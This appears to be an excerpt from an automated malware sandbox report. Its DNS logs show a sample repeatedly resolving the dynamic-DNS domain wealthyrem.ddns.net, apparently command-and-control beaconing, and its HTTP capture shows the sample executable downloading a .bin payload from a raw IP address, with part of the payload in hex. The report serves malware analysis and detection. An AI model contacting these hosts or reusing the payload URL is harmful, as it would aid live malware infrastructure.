Aug 3, 2021 18:01:07.305535078 CEST	8.8.8.8	192.168.2.7	0xe6a3	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:09.539190054 CEST	8.8.8.8	192.168.2.7	0x2701	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:11.859661102 CEST	8.8.8.8	192.168.2.7	0xf0b5	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:15.058917046 CEST	8.8.8.8	192.168.2.7	0x3e9e	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:17.270273924 CEST	8.8.8.8	192.168.2.7	0x3d9e	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:19.490765095 CEST	8.8.8.8	192.168.2.7	0x3138	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 18:01:21.704298019 CEST	8.8.8.8	192.168.2.7	0xc0be	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:23.886974096 CEST	8.8.8.8	192.168.2.7	0xed2c	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:26.071243048 CEST	8.8.8.8	192.168.2.7	0xa6ab	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:28.346940041 CEST	8.8.8.8	192.168.2.7	0xe72	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:30.546425104 CEST	8.8.8.8	192.168.2.7	0x73	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:32.729451895 CEST	8.8.8.8	192.168.2.7	0x4dee	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:34.942574024 CEST	8.8.8.8	192.168.2.7	0x125	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:37.136523008 CEST	8.8.8.8	192.168.2.7	0x3b76	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:39.335952044 CEST	8.8.8.8	192.168.2.7	0xe6e0	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:41.540939093 CEST	8.8.8.8	192.168.2.7	0x14ed	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:43.783260107 CEST	8.8.8.8	192.168.2.7	0x53a1	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:45.997164011 CEST	8.8.8.8	192.168.2.7	0xd0b	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:48.197298050 CEST	8.8.8.8	192.168.2.7	0xd981	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:50.403202057 CEST	8.8.8.8	192.168.2.7	0xe3ac	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:52.601558924 CEST	8.8.8.8	192.168.2.7	0x8a7	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:54.808830976 CEST	8.8.8.8	192.168.2.7	0x2605	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:56.996222019 CEST	8.8.8.8	192.168.2.7	0x87f4	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:59.268136978 CEST	8.8.8.8	192.168.2.7	0xb27a	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:01.475634098 CEST	8.8.8.8	192.168.2.7	0x5296	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:03.671786070 CEST	8.8.8.8	192.168.2.7	0xac70	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:07.007635117 CEST	8.8.8.8	192.168.2.7	0xb39f	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:09.203102112 CEST	8.8.8.8	192.168.2.7	0x6b0f	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:11.403228998 CEST	8.8.8.8	192.168.2.7	0x1c7	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:13.610809088 CEST	8.8.8.8	192.168.2.7	0xc54b	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:15.977773905 CEST	8.8.8.8	192.168.2.7	0xcd0b	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:18.978045940 CEST	8.8.8.8	192.168.2.7	0xf049	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 18:02:21.190454006 CEST	8.8.8.8	192.168.2.7	0x3892	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:23.369951963 CEST	8.8.8.8	192.168.2.7	0x991	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:25.565526962 CEST	8.8.8.8	192.168.2.7	0x25ef	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:27.766803026 CEST	8.8.8.8	192.168.2.7	0xdaab	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:29.953804970 CEST	8.8.8.8	192.168.2.7	0x9f46	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:32.196198940 CEST	8.8.8.8	192.168.2.7	0x5b39	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:34.395683050 CEST	8.8.8.8	192.168.2.7	0x3531	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:36.598649979 CEST	8.8.8.8	192.168.2.7	0xb7a6	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:38.814450979 CEST	8.8.8.8	192.168.2.7	0x42e2	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:41.020540953 CEST	8.8.8.8	192.168.2.7	0x20bf	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:43.230957031 CEST	8.8.8.8	192.168.2.7	0x27d7	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:45.415544033 CEST	8.8.8.8	192.168.2.7	0x58b6	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:47.665286064 CEST	8.8.8.8	192.168.2.7	0x5cc6	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:49.849251986 CEST	8.8.8.8	192.168.2.7	0xe02b	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:52.054344893 CEST	8.8.8.8	192.168.2.7	0x186d	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:54.227219105 CEST	8.8.8.8	192.168.2.7	0x2186	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:56.434458971 CEST	8.8.8.8	192.168.2.7	0x2323	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:58.624461889 CEST	8.8.8.8	192.168.2.7	0xd3f6	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:00.814369917 CEST	8.8.8.8	192.168.2.7	0x4b6d	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:03.089088917 CEST	8.8.8.8	192.168.2.7	0x4c22	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:04.696907997 CEST	8.8.8.8	192.168.2.7	0x75c7	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 18:03:05.286665916 CEST	8.8.8.8	192.168.2.7	0xd143	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:07.507150888 CEST	8.8.8.8	192.168.2.7	0x9af0	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:09.706294060 CEST	8.8.8.8	192.168.2.7	0xaf82	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:11.925440073 CEST	8.8.8.8	192.168.2.7	0x7d29	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:14.144275904 CEST	8.8.8.8	192.168.2.7	0x9932	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 18:03:16.334412098 CEST	8.8.8.8	192.168.2.7	0xde69	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:18.609951973 CEST	8.8.8.8	192.168.2.7	0x2e68	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:20.857263088 CEST	8.8.8.8	192.168.2.7	0x798b	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:23.414494038 CEST	8.8.8.8	192.168.2.7	0x8e2f	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:25.596151114 CEST	8.8.8.8	192.168.2.7	0x4611	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:27.820512056 CEST	8.8.8.8	192.168.2.7	0xa107	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:30.006797075 CEST	8.8.8.8	192.168.2.7	0xcfe7	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:32.305104971 CEST	8.8.8.8	192.168.2.7	0x8b08	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:34.674105883 CEST	8.8.8.8	192.168.2.7	0x8116	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:36.870151043 CEST	8.8.8.8	192.168.2.7	0xd602	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:39.802304029 CEST	8.8.8.8	192.168.2.7	0x16a	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:42.600116968 CEST	8.8.8.8	192.168.2.7	0x92f	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:44.808240891 CEST	8.8.8.8	192.168.2.7	0x88a6	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:47.031979084 CEST	8.8.8.8	192.168.2.7	0xa4e6	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:49.317770004 CEST	8.8.8.8	192.168.2.7	0xdf82	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:51.520335913 CEST	8.8.8.8	192.168.2.7	0xff63	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:53.726793051 CEST	8.8.8.8	192.168.2.7	0xa21c	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:55.942558050 CEST	8.8.8.8	192.168.2.7	0x8a7e	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:58.180290937 CEST	8.8.8.8	192.168.2.7	0x5e20	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:00.387912989 CEST	8.8.8.8	192.168.2.7	0x4f3b	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:02.602576017 CEST	8.8.8.8	192.168.2.7	0xa9e6	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:04.860369921 CEST	8.8.8.8	192.168.2.7	0x8f00	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:07.058125019 CEST	8.8.8.8	192.168.2.7	0xf3e7	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:09.243210077 CEST	8.8.8.8	192.168.2.7	0xb88c	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:11.430680037 CEST	8.8.8.8	192.168.2.7	0xd8f3	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:13.775387049 CEST	8.8.8.8	192.168.2.7	0x4252	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 18:04:16.467454910 CEST	8.8.8.8	192.168.2.7	0xc1ac	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:18.651566029 CEST	8.8.8.8	192.168.2.7	0x17fb	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:20.887847900 CEST	8.8.8.8	192.168.2.7	0x6718	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:23.075534105 CEST	8.8.8.8	192.168.2.7	0x9b99	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:25.284774065 CEST	8.8.8.8	192.168.2.7	0x1bb4	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:27.485532999 CEST	8.8.8.8	192.168.2.7	0x108a	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:29.703403950 CEST	8.8.8.8	192.168.2.7	0x8de1	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:31.897357941 CEST	8.8.8.8	192.168.2.7	0x13ad	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:34.277890921 CEST	8.8.8.8	192.168.2.7	0xd2b9	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:36.511339903 CEST	8.8.8.8	192.168.2.7	0xcd9d	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:38.731224060 CEST	8.8.8.8	192.168.2.7	0xa6cb	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:40.959721088 CEST	8.8.8.8	192.168.2.7	0xf65d	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:43.182590008 CEST	8.8.8.8	192.168.2.7	0xcbd7	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:45.390722990 CEST	8.8.8.8	192.168.2.7	0x19e1	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:47.577378988 CEST	8.8.8.8	192.168.2.7	0xbde2	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:49.836647987 CEST	8.8.8.8	192.168.2.7	0x8f91	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:53.229334116 CEST	8.8.8.8	192.168.2.7	0xa6f0	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:55.424460888 CEST	8.8.8.8	192.168.2.7	0x2fd6	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:57.624083042 CEST	8.8.8.8	192.168.2.7	0x813d	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:59.828027010 CEST	8.8.8.8	192.168.2.7	0x903a	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:02.019203901 CEST	8.8.8.8	192.168.2.7	0x264a	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:04.214956045 CEST	8.8.8.8	192.168.2.7	0xefb3	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:06.404021978 CEST	8.8.8.8	192.168.2.7	0x4fc4	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:08.625143051 CEST	8.8.8.8	192.168.2.7	0xd1f4	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:11.801686049 CEST	8.8.8.8	192.168.2.7	0x5a16	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:14.028672934 CEST	8.8.8.8	192.168.2.7	0x8e29	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 18:05:16.217849970 CEST	8.8.8.8	192.168.2.7	0x3c60	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:18.415306091 CEST	8.8.8.8	192.168.2.7	0xedbb	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:20.610532999 CEST	8.8.8.8	192.168.2.7	0x9e9	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:22.797117949 CEST	8.8.8.8	192.168.2.7	0x378	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:25.036484957 CEST	8.8.8.8	192.168.2.7	0x87e4	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:27.255598068 CEST	8.8.8.8	192.168.2.7	0xd4aa	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:30.754188061 CEST	8.8.8.8	192.168.2.7	0x1d87	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:33.063888073 CEST	8.8.8.8	192.168.2.7	0x4a12	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:35.264806032 CEST	8.8.8.8	192.168.2.7	0x7c58	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:37.485719919 CEST	8.8.8.8	192.168.2.7	0x9baa	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:39.687992096 CEST	8.8.8.8	192.168.2.7	0x643f	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:41.925355911 CEST	8.8.8.8	192.168.2.7	0x582d	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:44.133326054 CEST	8.8.8.8	192.168.2.7	0x835d	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:46.355571032 CEST	8.8.8.8	192.168.2.7	0xb619	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:49.114978075 CEST	8.8.8.8	192.168.2.7	0xad66	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:51.315931082 CEST	8.8.8.8	192.168.2.7	0x2e1a	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:53.529486895 CEST	8.8.8.8	192.168.2.7	0x421b	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:55.736372948 CEST	8.8.8.8	192.168.2.7	0xc87	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:57.963054895 CEST	8.8.8.8	192.168.2.7	0xee3f	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:00.164889097 CEST	8.8.8.8	192.168.2.7	0xe089	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:02.375046968 CEST	8.8.8.8	192.168.2.7	0xc548	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:04.589843035 CEST	8.8.8.8	192.168.2.7	0x86c3	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:06.815399885 CEST	8.8.8.8	192.168.2.7	0x4a5c	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:09.012912989 CEST	8.8.8.8	192.168.2.7	0x9c4	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:11.242706060 CEST	8.8.8.8	192.168.2.7	0x33ba	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:13.507868052 CEST	8.8.8.8	192.168.2.7	0x571e	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 18:06:15.697130919 CEST	8.8.8.8	192.168.2.7	0x6b30	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:17.896765947 CEST	8.8.8.8	192.168.2.7	0x4ea5	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:20.259336948 CEST	8.8.8.8	192.168.2.7	0x1cc7	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:22.522475958 CEST	8.8.8.8	192.168.2.7	0xb059	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:24.743968964 CEST	8.8.8.8	192.168.2.7	0x437f	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:26.943700075 CEST	8.8.8.8	192.168.2.7	0x4247	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:29.156662941 CEST	8.8.8.8	192.168.2.7	0x5512	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:31.352756023 CEST	8.8.8.8	192.168.2.7	0xd5e3	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:33.561729908 CEST	8.8.8.8	192.168.2.7	0xf54d	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:35.760827065 CEST	8.8.8.8	192.168.2.7	0x75c3	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:37.989125013 CEST	8.8.8.8	192.168.2.7	0xc0a5	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:41.071511984 CEST	8.8.8.8	192.168.2.7	0x7b64	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:43.277365923 CEST	8.8.8.8	192.168.2.7	0x1d	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:45.470468044 CEST	8.8.8.8	192.168.2.7	0xfd8	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:47.667928934 CEST	8.8.8.8	192.168.2.7	0xb137	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:49.857407093 CEST	8.8.8.8	192.168.2.7	0x7a24	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 101.99.94.119

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49745	101.99.94.119	80	C:\Users\user\Desktop\JXblq0dqPN.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 18:00:39.972902060 CEST	11253	OUT	GET /WEALTH_fkWglQyCXO188.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 101.99.94.119 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 18:00:40.022622108 CEST	11255	IN	HTTP/1.1 200 OK Date: Tue, 03 Aug 2021 16:00:39 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.3.29 Last-Modified: Mon, 02 Aug 2021 21:02:57 GMT ETag: "72840-5c899e4c3da73" Accept-Ranges: bytes Content-Length: 469056 Content-Type: application/octet-stream Data Raw: 31 79 a2 69 b5 67 ac a3 66 68 89 94 04 1b b4 8f c9 36 a1 00 58 5a db 92 66 6d cc 77 0a bf 4e 76 be cb df 4e 9d df 64 5e 44 ed 21 f3 cf f9 7d 62 b4 1b 44 fc 1e d1 54 51 7a 33 c1 4c df e6 15 ab fc 9f 41 d1 41 8f 51 31 14 c8 d8 11 ba 23 86 c1 35 93 9d fc 44 9e 32 ca a0 fd 73 d9 cb f8 37 88 87 1a 45 0a f7 90 fa bf 49 a3 1e a6 e2 63 d3 da f7 1b 8c 3f 3b 56 fb 73 f5 5f 71 11 21 67 d6 a5 5b 6f 63 6f 44 5d 92 7d a4 66 fa 44 00 3d 71 d6 5c 03 88 d7 97 a0 3d f6 3d 55 3c 74 0e f3 18 b3 74 b0 8f 9b fc 7f 70 16 c6 64 54 6e 65 de 18 f0 d3 5c bc 13 45 22 ac 24 20 7e 82 b9 70 76 a4 7d 01 f7 d5 61 be 6f 06 f4 2c 87 a6 b3 20 b2 ad 40 2e d1 2f 53 60 03 72 48 d8 a8 33 13 0a f2 ff d2 dd 78 63 a0 8b 27 17 28 0e 60 82 f6 72 ae 94 e0 7b d9 7f 8e c3 dd 64 b8 7a 3f 9c de 07 ce e8 0f a5 e2 f6 89 60 01 25 fd 8a 32 fc 79 07 a7 ab df eb 97 4a 2c 9a 34 91 22 ae 83 f5 10 09 71 2b 83 86 cf 6e c1 fd 